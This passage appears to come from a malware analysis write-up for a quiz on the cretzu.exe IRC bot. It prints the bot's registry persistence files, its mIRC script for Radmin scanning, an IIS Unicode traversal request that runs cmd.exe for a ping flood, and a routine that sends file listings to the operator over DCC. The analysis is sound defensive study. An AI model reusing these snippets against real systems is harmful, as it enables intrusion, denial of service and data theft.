
One of the cautions of using monitoring tools and filtering in real time is that unexpected applications may pop into the picture. For example, if Regmon was running and capturing only data on cretzu.exe, the

following (very important) activity would have been missed. Therefore, my preferred method is to capture everything and then filter it manually with a grep utility. These registry entries were actually made by the regedit.exe process, however on behalf of cretzu.exe which spawned Regedit with it's sup.bat script:

```
Run=HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
regedit.exe:1952 SetValue $Run\svchost.exe  SUCCESS "C:\WINNT\system32\drivers\svchost.exe"
regedit.exe:1952 SetValue $Run\system32 SUCCESS "C:\WINDOWS\system32\drivers\svchost.exe"
```

The purpose of these additions is so that the newly created svchost.exe process is triggered every time Windows boots. Two entries were supplied, with the only variance being the C:\WINNT or C:\WINDOWS paths, which would differ depending on which version of Windows that the infected system is running.

In order to learn more about svchost.exe and it's behaviors, the system will need to be rebooted (or it could just be double-clicked, but I'd rather have it load via it's intended method). As expected, upon regaining access to the system after start-up, it was evident that the svchost.exe process had successfully been spawned. My Vmware machine's network card is still disconnected, so there is no worry of unexpected communications at this point.



The svchost.exe icon is as easily recognizable as my own face in the mirror (not to mention the description of “mIRC” and the company name of “mIRC Co. Ltd.” It would be safe to assume that this indeed is the well-known IRC client for Windows.

6. Can you explain the netstat output?

Based on a few baselines taken from known-good Windows systems, a lot of the noise in this output can be eliminated. Highlighted below in red are the instances that seem to be suspiciously extraneous.

```
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1025 0.0.0.0:0 LISTENING
TCP 192.168.0.53:139 0.0.0.0:0 LISTENING
TCP 192.168.0.53:1036 195.47.220.2:6667 ESTABLISHED
TCP 192.168.0.53:1088 xxx.80.0.50:4899 SYN_SENT
TCP 192.168.0.53:1089 xxx.80.0.51:4899 SYN_SENT
TCP 192.168.0.53:1090 xxx.80.0.52:4899 SYN_SENT
TCP 192.168.0.53:1091 xxx.80.0.53:4899 SYN_SENT
TCP 192.168.0.53:1092 xxx.80.0.54:4899 SYN_SENT
TCP 192.168.0.53:1093 xxx.80.0.55:4899 SYN_SENT
TCP 192.168.0.53:1094 xxx.80.0.56:4899 SYN_SENT
TCP 192.168.0.53:1095 xxx.80.0.57:4899 SYN_SENT
TCP 192.168.0.53:1096 xxx.80.0.58:4899 SYN_SENT
TCP 192.168.0.53:1097 xxx.80.0.59:4899 SYN_SENT
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1026 *:*
UDP 0.0.0.0:1088 *:*
UDP 0.0.0.0:4500 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1900 *:*
UDP 192.168.0.53:123 *:*
UDP 192.168.0.53:137 *:*
UDP 192.168.0.53:138 *:*
UDP 192.168.0.53:1900 *:*
```


Port 6667 is normally associated with IRC and numerous trojans. Port 4899 is the default port for the remote administration tool named Radmin. As shown later, one of the custom functions in script.ini is specifically to scan arbitrary networks for port 4899. The ESTABLISHED state shows that the connection to 195.47.220.2 is active, whereas the SYN_SENT state with the multiple other destinations shows that the infected system has sent the first packet in a TCP 3-way handshake (SYN), but no response has been received yet. This could simply be due to a firewall quietly dropping these attempts, there is no machine actually at the destination address, or the SYN-ACK packets have simply not been returned yet (there is no indication of how long the socket has been waiting in the SYN_SENT state).

Most, if not all, Windows machines begin allocating ephemeral client ports starting at 1024 when the system starts up. The low client port used in the IRC connection (1036) might suggest that the mIRC client is one of the first network-enabled applications that run; and therefore this snapshot of activity was probably taken just a few moments after the machine rebooted. As a result, and since the client ports for all Radmin connection attempts come later in sequence (1088 – 1097), it can be assumed that the IRC connection was successful (it was) and that a command to scan a small network range (.50 - .59) was issued onto the IRC channel shortly thereafter.

However, there is a strange vacancy between client ports 1036 and 1088 that may add some insight into the original command issued over the IRC channel. Here we have 1088-1036=52 connections that seem to be unaccounted for. Interestingly, the last octet of the machine observed in the top of the chain (.50) may suggest that the first fifty IP addresses on this network were stripped from the netstat output; or potentially they timed out and were removed from the state table before the netstat command was issued. If this was the case, then only two connections would be unexplained. This is all speculation, however, and that reminds me that the svchost.exe is still running and it's probably time to answer another question.

7. What about the TaskManager screenshot? What useful information can you get?

Multiple svchost.exe processes are active, which is normal; and they're also running as users SYSTEM, NETWORK SERVICE, and LOCAL SERVICE – which is all normal. The limitation of Windows Task Manager is that the full path to the executable is not shown, so it's hard to distinguish between the real svchost.exe and the mIRC svchost.exe. One small piece of data gives away the secret here and it's the one copy of svchost.exe that is running as the local logged on user account ("malware" in this case).



Whereas clicking End Process on one of the other svchost.exe processes would cause the system to reboot, based on this simple clue – the rogue svchost can be identified and shut down if needed. Despite this ability, it will not be done, because there are more questions to answer.

8. About the creztu file, please explain each of the files that it contains :)

Please see the Extracted Files Description table for a synopsis. In this section, each file will be described in greater detail, however not in any particular order. Since sup.bat is the first script run after extraction, that seems like a good place to start. This is a simple, two-line batch file:


```
@regedit /s sup.reg
@exit
```

The /s command line switch suppresses any informational dialog boxes that would otherwise be presented to the user; in order to remain stealthy. The regedit program is called to load values from sup.reg into the registry. Here is sup.reg:


```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"svchost.exe"="C:\\WINNT\\system32\\drivers\\svchost.exe"
"system32"="C:\\WINDOWS\\system32\\drivers\\svchost.exe"
```

The syntax for a .reg file is the registry location in square brackets, followed by one line for each entry to be added. The entries are formatted with the key on the left side of a "=" character and the value to the right. This shows the exact method used to modify the registry. Of course, svchost.exe is the mIRC client itself – version 6.03.

The mIRC program has a master configuration file named mirc.ini. This contains (among other things) all the settings found in the mIRC options menu. In order to access the mIRC options menu, you would locate the strange blank space in the system tray and right click it. It seems the default icon for mIRC has been adjusted and replaced with a transparent 64x64 image named mirc.ico, for a more stealthy approach. Below is a screen shot which shows the blank icon (between the red shield and blue Vmware Tools logo) and a listing of IRC servers. The list comes straight from servers.ini:



Notice the 9 character, random-seeming nickname in the image – this will be explained shortly. Next there is a screen shot of the connection parameters:



Interesting how the nickname here (Ew4zWx3aO) is also 9 random-seeming characters. In fact, although they appear random, there is actually a bit of order to the whole scheme. They all fit the pattern of: [A-Z][a-z][0-9][a-z][A-Z][a-z][0-9][a-z][A-Z]. Earlier I mentioned that mIRC has it's own scripting language. This is an example of it being utilized, and the source code can be found in the script.ini file:

```
on 1:start:{
  ...
  anick $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) \
  $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z)
  fullname $read nicks.txt
  ...
}
```

So the “Full Name” field in the application is actually extracted from the nicks.txt, which contains 16,000+ strings. The actual nick name and alternative nick name are generated at random with a function that runs on program start-up. The author has taken good measures to ensure that no two machines try to log into the channel with the same nick name.

The aliases.ini file contains a list of command shortcuts. The contents mirror that of the default aliases.ini file provided with mIRC downloads from the software's homepage. This can be accessed from within mIRC by

clicking ALT+A or by browsing to Tools and then Aliases.

```
[aliases]
n0=/op /mode # +ooo $$1 $2 $3
n1=/dop /mode # -ooo $$1 $2 $3
n2=/j /join #$$1 $2-
n3=/p /part #
n4=/n /names #$$1
n5=/w /whois $$1 $$1
n6=/k /kick # $$1 $2-
n7=/q /query $$1
n8=/send /dcc send $1 $2
n9=/chat /dcc chat $1
n10=/ping /ctcp $$1 ping
n11=/s /server $$1-
```

The remote.ini file is actually a group of variables used in remote interactions via the mIRC client. Most of these variables appear in the script.ini functions.

```
[variables]
n0=%auto Cr3tZzZu
n1=%bnc.pass muie
n2=%bnc.port 31337
n6=%drop.chan #Cretzu
n10=%drop.times 1500
n19=%scan 0.0.0.0
n23=%scan.range 0
n24=%server Lelystad.NL.EU.UnderNet.Org
n25=%sock v5b8ciql3o0gts
```

While the script.ini file contains functions and actions that are run when the application starts, there is also configuration for actions to execute upon connecting to a server. Perform.ini enters “//mode $me +x” each time mIRC establishes a session with a server, which sets a special mode for the local user. The +x switch hides part of your IP address or host name when other users (or bots) issue the /whois command. The attackers could have designed their channel this way so that real investigators who joined the channel cannot easily locate/identify all the zombies.

Popups.ini is similar to aliases.ini in the sense that it's just the default settings from the basic mIRC installation. mIRC allows for custom configuration of popup menus. This won't be described any more since it's really nothing special. The users.ini file contains a list of special privilege levels:


```
[users]
n0=100:*!*@Cr3tu.users.undernet.org
n1=100:*!*@CretuDeLaCta.users.undernet.org
n2=100:*!*@CretuJmen.users.undernet.org
```

Control.ini contains a few entries in the ignore section. Ctcp is the Client-To-Client Protocol and DCC is another method of direct connection.

```
[ignore]
n0=*!*@*,notice,ctcp,dcc
[op]
[voice]
[protect]
```

The run.exe file is quite interesting. It seems to not be involved in the exploit and doesn't seem to ever run during initial install of cretzu.exe or use of svchost.exe. Executing the file stand-alone produces a VB error. It imports MSVBVM60.DLL, adds a key to the CurrentVersion\Run registry location with name

“ANTIVIRUSSERVICES” and value “c:\windows\services\antivirus\mirc32.exe,” and produces the following error:



This error message seems to be produced by the inability to locate mirc32.exe in the specified directory:

```
run.exe:908     QUERY INFORMATION       C:\windows\services\antivirus\mirc32.exe
PATH NOT FOUND  Attributes: Error
run.exe:908     QUERY INFORMATION       C:\windows\services\antivirus\mirc32.exe.exe
PATH NOT FOUND  Attributes: Error
```

As a matter of fact, the file indeed does not exist. Run.exe adds the ANTIVIRUSSERVICES key to the registry anyway. Given the name “Project1” this code may be a primitive coding attempt to add the mIRC program into the boot sequence (later replaced by sup.bat and sup.reg). One final piece of information about run.exe is an interesting string found in the Unicode section of the binary:

```
C:\Documents and Settings\Corey\Desktop\projects\autostart\Project1.vbp
```

This may suggest that the Project.vbp was compiled into run.exe on a system where “Corey” was the logged in user. This could of course be inserted to mislead people, however.

Only a few more files remain, one of which is moo.dll. This is a mIRC extension normally used to gather basic system information. It isn't malicious per se, so most Anti-virus scanners won't detect it alone. It is frequently used throughout script.ini:

```
# grep moo.dll script.ini
n111=       .notice $nick 2,15 [System: $dll(moo.dll,osinfo,_) ] $&
n112=         [PC-Uptime:4,15 $dll(moo.dll,uptime,_) 2,15] $&
n114=         [Processor: $dll(moo.dll,cpuinfo,_) ] $&
n115=         [Screen: $dll(moo.dll,screeninfo,_) ] $&
n116=         [RAM: $gettok($dll(moo.dll,meminfo,_),2-,32) ] $&
n117=         [Internet: $dll(moo.dll,interfaceinfo,_) ]
n121=       .notice $nick 2,15 [PC-Uptime:4,15 $dll(moo.dll,uptime,_) 2,15]
n129=       .notice $nick 2,15 [RAM:4,15 $dll(moo.dll,meminfo,_) 2,15]
n133=       .notice $nick 2,15 [Processor:4,15 $dll(moo.dll,cpuinfo,_) 2,15]
n137=       .notice $nick 2,15 [OS:4,15 $dll(moo.dll,osinfo,_) 2,15]
n141=       .notice $nick 2,15 [Internet:4,15 $dll(moo.dll,interfaceinfo,_) 2,15]
```

Since mIRC loads the moo DLL, it can then utilize the functions provided by moo.dll, which essentially enables mIRC to query for RAM, uptime, processor speed, and similar statistics. Script.ini contains a few other interesting custom functions. The scansock{} routine takes variables initialized in the remote.ini file and builds a network range for scanning. It's particularly interested in port 4899:

```
alias scansock {
  %sock = $r $+ $r
  .sockopen scanner[ $+ %sock $+ ] $gettok(%scan.range,1,46) $+ . \
  $+ %scan.inc3 $+ . $+ %scan.inc1 $+ . $+ %scan.inc2 4899
```

```
  .timerclose $+ %sock 1 2 .sockclose scanner[ $+ %sock $+ ]
}
```

The results of this scan (IP addresses) are communicated via private message to a particular user on the IRC channel (Cr3tZzZu) and written to disk in radmin.txt.

```
on 1:sockread:scanner[*]:{
  if ($sockerr > 0) return
  :nextread
  sockread &temp
  if ($sockbr == 0) return
  if ($bvar(&temp,1,$bvar(&temp,0)) == %nopass) {
    .write radmin.txt $sock($sockname).ip
    .raw -q privmsg Cr3tZzZu :2,15 Valid:1,15 $sock($sockname).ip
    .sockclose $sockname
  }
  if ($bvar(&temp,1,$bvar(&temp,0)) == %nopass1) {
    .write radmin.txt $sock($sockname).ip
    .raw -q privmsg Cr3tZzZu :2,15 Valid:4,15 $sock($sockname).ip
    .sockclose $sockname
  }
  goto nextread
}
```

Another custom attack function uses an old IIS vulnerability (directory traversal and Unicode encoding) to access cmd.exe. Strangely, the shell is simple used to run the ping program with some interesting combinations of switches:

```
on 1:sockopen:Drop[*]:{
  if ($sockerr > 0) { .sockclose $sockname | halt }
  sockwrite -n $sockname GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/ \
  c+ping.exe+"-v"+icmp+"-t"+"-l"+65000+ $+ %drop.ip $+ +"-n"+ $+ %drop.times $+ +"-w"+0
}
```

The -v switch is used to set the IP Type Of Service to “icmp.” which is not a valid TOS. The -t and -l switches are used in conjunction for a denial of service effect: -t pings until otherwise stopped and -l sets the buffer size to 65,000 bytes. This will all end up fragmented at the IP layer anyway, but it might cause some resource starvation on the receiving end because memory will need to be put aside until the very last fragment arrives. The -n switch is also used, paired with the %drop.times variable, which is fed as input to the function. This specifies the number of ping packets to send, which makes the -p switch pretty unreasonable. By setting the -w switch, the timeout (in milliseconds) to wait for each reply is configured to zero.

There is also a custom function to search the C drive of machines running the mIRC client and report results to the channel. In the event that the file list is too large, it actually invokes dcc to send the log:

```
if ($2 == find) {
  %find.text = $$3-
  %find.files = $findfile(c:\,$search,0)
  .msg $nick Found files: $findfile(c:\,$search,0)
  if (%find.files > 5) {
    .msg $nick Too Many files found for listing.  \
    Sending file list.  This could take a while.
    %find.inc = 1
    .write -c %find.text $+ .txt
    .write %find.text $+ .txt [IP: $ip $+ ]
    .write %find.text $+ .txt [Search: %find.text $+ ]
    .write %find.text $+ .txt [Files: %find.files $+ ]
    .write %find.text $+ .txt [Send: !fserv <my nick> <filename>]
    :write
```

```
    if (%find.inc > %find.files) {
      .dcc send $nick %find.text $+ .txt
      .timerremove $+ $rand(a,z) 1 60 .remove " $+ $mircdir $+ \ $+ %find.text $+ .txt"
       halt
}
```

9. Which other information about the channel can you provide?

There are actually three primary channels that the client attempts to log into: #Creata, #Cretu, and #Cretzu. At the time of this writing, the channels are inaccessible via the Undernet servers listed in the servers.ini file. Attempting to do this results in an error from the host:

```
:Oslo1.NO.EU.undernet.org 475 Cy1hTw6sP #Creata :Cannot join channel (+k)..
:Oslo1.NO.EU.undernet.org 475 Cy1hTw6sP #Cretu :Cannot join channel (+k)..
:Oslo1.NO.EU.undernet.org 475 Cy1hTw6sP #Cretzu :Cannot join channel (+k)..
```

From the IRC RFC 1459, this error message maps to:

```
475     ERR_BADCHANNELKEY
                        "<channel> :Cannot join channel (+k)"
```

Given my limited background in IRC, I can't distinguish the exact cause of the error message at this time. At first I figured it may due to the Undernet operators/moderators wiping out the channel, however according to the RFC, there is a separate ERR_NOSUCHCHANNEL message for those that do not exist. Potentially, the nickname list we have is invalid.

10. How would you call this Malware and describe what this category of malware do.

I would classify the packed cretzu.exe as a trojan with the payload of an IRC bot. A trojan in this sense is any piece of code that masquerades as something that it is not. I would revoke the classification of trojan and simply call it an IRC bot under two conditions:

1. the computer operator installed it with both the knowledge and understanding of what would result, or
2. the software did not gain entrance to the system by masquerading as something else (for example if attackers accessed the system via other means and simply loaded cretzu.exe onto the disk).

However, since cretzu.exe extracts into multiple other entities (namely svchost.exe), I would classify this individual component slightly different. Since svchost.exe is an IRC program (used in bot-like fashion) that masquerades as a legitimate Windows system process, it would be both a trojan and an IRC bot.

What these types of malware can do is a much broader question. The only limit to a trojan's capabilities is the expertise and creativity of it's author. An IRC bot can also provide a variety of functionality for the attackers. Here is a short list:

- Fetch and install other software on the system
- Participate in DoS and/or DDoS attacks against other networks and hosts
- Transfer private data off the infected machine
- Scan networks for other vulnerabilities and report results

Since mIRC in particular has it's own scripting language, it can essentially do anything that an intelligent and creative programmer can implement (just like a trojan).

11. Please explain the logs above (below).

These are entries which show multiple hosts which connected to the channel. It's unclear exactly where these logs were retrieved from. It could have been extracted from a packet capture or possibly from the logging directory configured within mIRC (it's not enabled by default, though).

```
PING :Lelystad.NL.EU.UnderNet.Org :`5mui`lei!shoby17---@68-112-234-
6.dhcp.oxfr.ma.charter.com
QUIT :Read error: Connection reset by peer :angelique!~cacat@172.206.142.94
JOIN #Creata :Jo_m46!~cacat@ip68-9-84-60.ri.ri.cox.net
JOIN #Creata :Nht_Boy!~shashank@107.67.63.81.cust.bluewin.ch
QUIT :Read error: Connection reset by peer :angelique!~cacat@172.206.142.94
NICK :PatruOchi :mari37!phillip@81-235-146-201-no33.tbcn.telia.com
JOIN #Creata :|paritul|!mitul_@cpe-67-11-255-16.satx.res.rr.com
QUIT :Ping timeout :SHOGHUN!cacat@ACCE8E5E.ipt.aol.com
JOIN #Creata
```

There seems to be some connectivity issues, indicated by the Read errors and Ping timeouts. An experienced IRC user could probably gain more information from this, so I'll look forward to reading other submissions for this quiz.

Section: Tools And Links

Pedro Bueno's Malware Analysis Quiz 5:
http://handlers.sans.org/pbueno/ma5.html

Clam Anti-Virus For Linux:
http://www.clamav.net

F-Prot Anti-Virus For Linux:
http://www.f-prot.com

VirusTotal Multi-vendor A/V:
http://www.virustotal.com

Lenny Zelter's Reverse Engineering Malware SANS-SEC-601:
http://www.zeltser.com/reverse-malware/

UPX File Packer:
http://upx.sourceforge.net

WinRAR and Unrar:
